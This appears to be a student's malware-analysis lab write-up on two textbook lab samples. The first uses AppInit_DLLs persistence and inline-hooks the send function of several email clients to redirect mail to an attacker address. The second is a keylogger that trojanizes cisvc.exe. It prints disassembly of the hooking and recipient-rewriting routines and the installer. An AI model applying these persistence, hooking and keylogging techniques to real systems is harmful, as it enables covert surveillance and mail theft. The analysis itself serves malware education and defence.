
Name	Address	Ordinal
installer	1000158B	1
DllEntryPoint	100017E9	[main entry]

Figure 1. Exports

ii. What happens after you attempt to install this malware using rundll32.exe?

M.Sc. IT. SEM 2

## Malware Analysis



**Figure 2. Set Registry & WriteFile**

The malware adds a registry value in **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit\_DLLS**.

It then copy itself; the dll as C:\Windows\System32\spoolvxx32.dll.

The malware then tries to open C:\Windows\System32\Lab11-02.ini.

iii. Where must Lab11-02.ini reside in order for the malware to install properly?



Figure 3. Loads config file

The malware will attempt to load the config from **C:\Windows\System32\Lab11-02.ini**. We would need to place the ini file in system32 folder.

#### **iv. How is this malware installed for persistence?**

According to [MSDN](#), AppInit\_DLLs is a mechanism that allows an arbitrary list of DLLs to be loaded into each user mode process on the system. By adding AppInit\_DLLs in **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\** we are loading the malicious DLL into each user mode process that gets executed on the system.

## v. What user-space rootkit technique does this malware employ?

If we look at the subroutine @0x100012A3, you will see that it is attempting to get the address of send from wscock32.dll. It then pass the address to subroutine @0x10001203.

The subroutine @0x10001203 is employing the inline hook technique. It first get the offset from the hook position to the function where it wants to jump to. It then uses VirtualProtect to make 5 bytes of space from the start of the subroutine address to PAGE\_EXECUTE\_READWRITE. Once it is done it then rewrite the code to jmp to the hook function. Finally it reset the 5 bytes of memory space back to the old protection attributes.

```
.text:100012B3 ; int __cdecl inlineHook(LPUVOID lpAddress, int, int)
.text:100012B3 inlineHook proc near ; CODE XREF: sub_100012A3+4F↓p
.text:100012B3 f1OldProtect = dword ptr -0Ch
.text:100012B3 var_8 = dword ptr -8
.text:100012B3 var_4 = dword ptr -4
.text:100012B3 lpAddress = dword ptr 8
.text:100012B3 arg_4 = dword ptr 0Ch
.text:100012B3 arg_8 = dword ptr 10h
.text:100012B3
.text:100012B3 push ebp
.text:100012B4 mov ebp, esp
.text:100012B6 sub esp, 0Ch
.text:100012B9 mov eax, [ebp+arg_4]
.text:100012B0 sub eax, [ebp+lpAddress]
.text:100012B5 sub eax, 5
.text:100012B6 mov [ebp+var_4], eax
.text:100012B7 lea ecx, [ebp+f1OldProtect]
.text:100012B8 push ecx ; lpf1OldProtect
.text:100012B9 push 40h ; f1NewProtect
.text:100012B9 push 5 ; dwSize
.text:100012B9 mov edx, [ebp+lpAddress]
.text:100012B9 push edx ; lpAddress
.text:100012B9 call ds:VirtualProtect
.text:100012B9 push 0FFh ; Size
.text:100012B9 call malloc
.text:100012B9 add esp, 4
.text:100012B9 mov [ebp+var_8], eax
.text:100012B9 mov eax, [ebp+var_8]
.text:100012B9 mov ecx, [ebp+lpAddress]
.text:100012B9 mov [eax], ecx
.text:100012B9 mov edx, [ebp+var_8]
.text:100012B9 mov byte ptr [edx+4], 5
.text:100012B9 push 5 ; Size
.text:100012B9 mov eax, [ebp+lpAddress]
.text:100012B9 push eax ; Src
.text:100012B9 mov ecx, [ebp+var_8]
.text:100012B9 add ecx, 5
.text:100012B9 push ecx ; Dst
.text:100012B9 call memcpy
.text:100012B9 add esp, 0Ch
.text:100012B9 mov edx, [ebp+var_8]
.text:100012B9 mov byte ptr [edx+0Ah], 0E9h
.text:100012B9 mov eax, [ebp+lpAddress]
.text:100012B9 sub eax, [ebp+var_8]
.text:100012B9 sub eax, 0Ah
.text:100012B9 mov ecx, [ebp+var_8]
.text:100012B9 mov [ecx+0Bh], eax
.text:100012B9 mov edx, [ebp+lpAddress]
.text:100012B9 byte ptr [edx], 0E9h
```

Figure 4. inline hook

However, the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE.




Figure 5. Hook selected programs

To conclude, the malware is attempting to do an inline hook on ws2.dll's send function for selected programs.

## vi. What does the hooking code do?

We first look at what the malware is retrieving from the config file.




Figure 6. Decoding config

After reading the data from the config file, the malware then decode it by calling the subroutine @0x100016CA. If we dive into this subroutine, you will realize that it is a xor decoding function. Let's place a hook there in ollydbg to see what comes out.



Figure 7. billy@malwareanalysisbook.com

This decoded string will be used in the following function.

```
; int __stdcall lookforstring(int, char *Str, int, int)
lookforstring proc near

Dst= byte ptr -204h
arg_0= dword ptr 8
Str= dword ptr 0Ch
arg_8= dword ptr 10h
arg_C= dword ptr 14h

push ebp
mov ebp, esp
sub esp, 204h
push offset str_RCPT_TO ; "RCPT TO:"
mov eax, [ebp+Str]
push eax ; Str
call strstr
add esp, 8
test eax, eax
jz loc_100011E4
```

```
push offset str_RCPT_T02 ; "RCPT TO: <"
```

```
call strlen
add esp, 4
push eax ; Size
push offset aRcptTo_1 ; "RCPT TO: <"
lea ecx, [ebp+Dst]
push ecx ; Dst
call memcpy
add esp, 0Ch
push 101h ; Size
push offset buffer ; Src
push offset str_RCPT_T03 ; "RCPT TO: <"
```

```
call strlen
add esp, 4
lea edx, [ebp+eax+Dst]
push edx ; Dst
call memcpy
add esp, 0Ch
push offset Source ; ">\r\n"
lea eax, [ebp+Dst]
push eax ; Dest
call strcat
add esp, 8
mov ecx, [ebp+arg_C]
push ecx ; _DWORD
lea edx, [ebp+Dst]
push edx ; Str
call ctrlan
```

Figure 8. replacing send data

The inline hook jumps to the above function. Its starts off with checking if the send buffer contains the string “RCPT TO”. If it does, it will create a new buffer “RCPT TO:<billy@malwareanalysisbook.com>\r\n” and send it off via the original send function. The function will then end of by simply forwarding the original data to the send function.

#### vii. Which process(es) does this malware attack and why?

As answered in question v... the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE. They are all email clients.

#### viii. What is the significance of the .ini file?

As answered in question v... the config.ini contains the encoded attacker email address. It is used to replace recipient address causing email to be sent to the attacker instead.

### c- Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

#### i. What interesting analysis leads can you discover using basic static analysis?

##### Lab11-03.exe

```

; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

FileName= byte ptr -104h
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push ebp
mov ebp, esp
sub esp, 104h
push 0 ; bFailIfExists
push offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
push offset ExistingFileName ; "Lab11-03.dll"
call ds:CopyFileA
push offset aCisvc_Exe ; "cisvc.exe"
push offset aWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
lea eax, [ebp+FileName]
push eax ; char *
call _sprintf
add esp, 0Ch
lea ecx, [ebp+FileName]
push ecx ; lpFileName
call sub_401070
add esp, 4
push offset aNetStartCisvc ; "net start cisvc"
call _system
add esp, 4
xor eax, eax
mov esp, ebp
pop ebp
ret
_main endp

```

Figure 1. Installation

The main method in Dll11-03.exe is pretty straight forward. It first copy the Lab11-03.dll to C:\Windows\System32\inet\_epar32.dll. It then attempts to modify C:\Windows\System32\cisvc.exe and executes the infected executable by starting a service via the command “net start cisvc”

### Lab11-03.dll

The dll contains some interesting stuff... In export, we can see a suspicious looking function; **zzz69806582**.

Name	Address	Ordinal
zzz69806582	10001540	1
DllEntryPoint	10001968	[main entry]

Figure 2.

Export function surface a funny function

The imports contains **GetAsyncKeyState** and **GetForegroundWindow** which highly suggests that this is a keylogger.

Address	Ordinal	Name	Library
100070F0		GetForegroundWindow	USER32
100070F4		GetWindowTextA	USER32
100070F8		GetAsyncKeyState	USER32
10007000		Sleep	KERNEL32
10007004		WriteFile	KERNEL32

Figure 3. imports

The function @zzz69806582 is pretty simple. It just creates a thread.




Figure 3. function zzz69806582

The thread that the above function creates first check for mutex; MZ.

It then create a file @ C:\Windows\System32\kernel64x.dll.




Figure 4.Mutex MZ

Next, the thread calls a subroutine to record keystrokes.




Figure 5. Keylogs

## ii. What happens when you run this malware?

As answered in question 1, It first copy the Lab11-03.dll to **C:\Windows\System32\inet\_epar32.dll**. It then attempts to modify **C:\Windows\System32\cisvc.exe** and executes the infected executable by starting a service via the command “**net start cisvc**”

The infected service then begin to log keystroke and save it in **C:\Windows\System32\kernel64.dll**.

Time	Process Name	PID	Operation	Path	Result	Detail
11:06	Lab11-03.exe	794	Thread Create		SUCCESS	ThreadID: 720
11:06	Lab11-03.exe	794	CreateFile	C:\Windows\Prefetch\LAB11-03.EVE-38E9CE06.pf	SUCCESS	NAME NOT FOUND Desired Access: 6
11:06	Lab11-03.exe	794	CloseFile	C:\Documents and Settings\Administrator\Desktop	SUCCESS	Desired Access: E..
11:06	Lab11-03.exe	794	CloseFile	C:\Documents and Settings\Administrator\Desktop\Lab11-03.dll	SUCCESS	Desired Access: G..
11:06	Lab11-03.exe	794	CloseFile	C:\Windows\System32\inet_epar32.dll	SUCCESS	Desired Access: G..
11:06	Lab11-03.exe	794	CloseFile	C:\Windows\System32\cisvc.exe	SUCCESS	Desired Access: S..
11:06	Lab11-03.exe	794	SetEndOfFileInformationFile	C:\Windows\System32\kernel64.dll	SUCCESS	EndOfFile: 49152
11:06	Lab11-03.exe	794	SetEndOfFileInformationFile	C:\Windows\System32\kernel64.dll	SUCCESS	SyncType: SyncTy..
11:06	Lab11-03.exe	794	CloseFileMapping	C:\Documents and Settings\Administrator\Desktop\Lab11-03.dll	SUCCESS	SyncType: SyncTy..
11:06	Lab11-03.exe	794	CloseFileMapping	C:\Windows\System32\kernel64.dll	SUCCESS	SyncType: SyncTy..
11:06	Lab11-03.exe	794	WriteFile	C:\Windows\System32\kernel64.dll	SUCCESS	Other: 0. Length: 4..
11:06	Lab11-03.exe	794	SetBasicInformationFile	C:\Windows\System32\kernel64.dll	SUCCESS	CreationTime: 1/1/
11:06	Lab11-03.exe	794	CreateFile	C:\Windows\System32\kernel64.dll	SUCCESS	Desired Access: B..
11:06	Lab11-03.exe	794	CreateFileMapping	C:\Windows\System32\kernel64.dll	SUCCESS	SyncType: SyncTy..
11:06	Lab11-03.exe	794	CloseFile	C:\Windows\System32\kernel64.dll	SUCCESS	Desired Access: R..
11:06	Lab11-03.exe	794	CreateFileMapping	C:\Windows\System32\kernel64.dll	SUCCESS	SyncType: SyncTy..
11:06	Lab11-03.exe	794	CloseFile	C:\Windows\System32\kernel64.dll	SUCCESS	Desired Access: E..

Figure 6. Procmon showing file creation in infected system

## iii. How does Lab11-03.exe persistently install Lab11-03.dll?

It infects **C:\Windows\System32\csvc.exe**; an indexing service by inserting shellcodes into the program. The infected csvc.exe will load **C:\Windows\System32\inet\_epar.dll** as shown in the figure below.



Figure 7. LoadLibrary

Comparing the infected executable with the original one, we could see some additional functions added to it. On top of that we can observe that the entry point has been changed.




Figure 8. Additional Functions

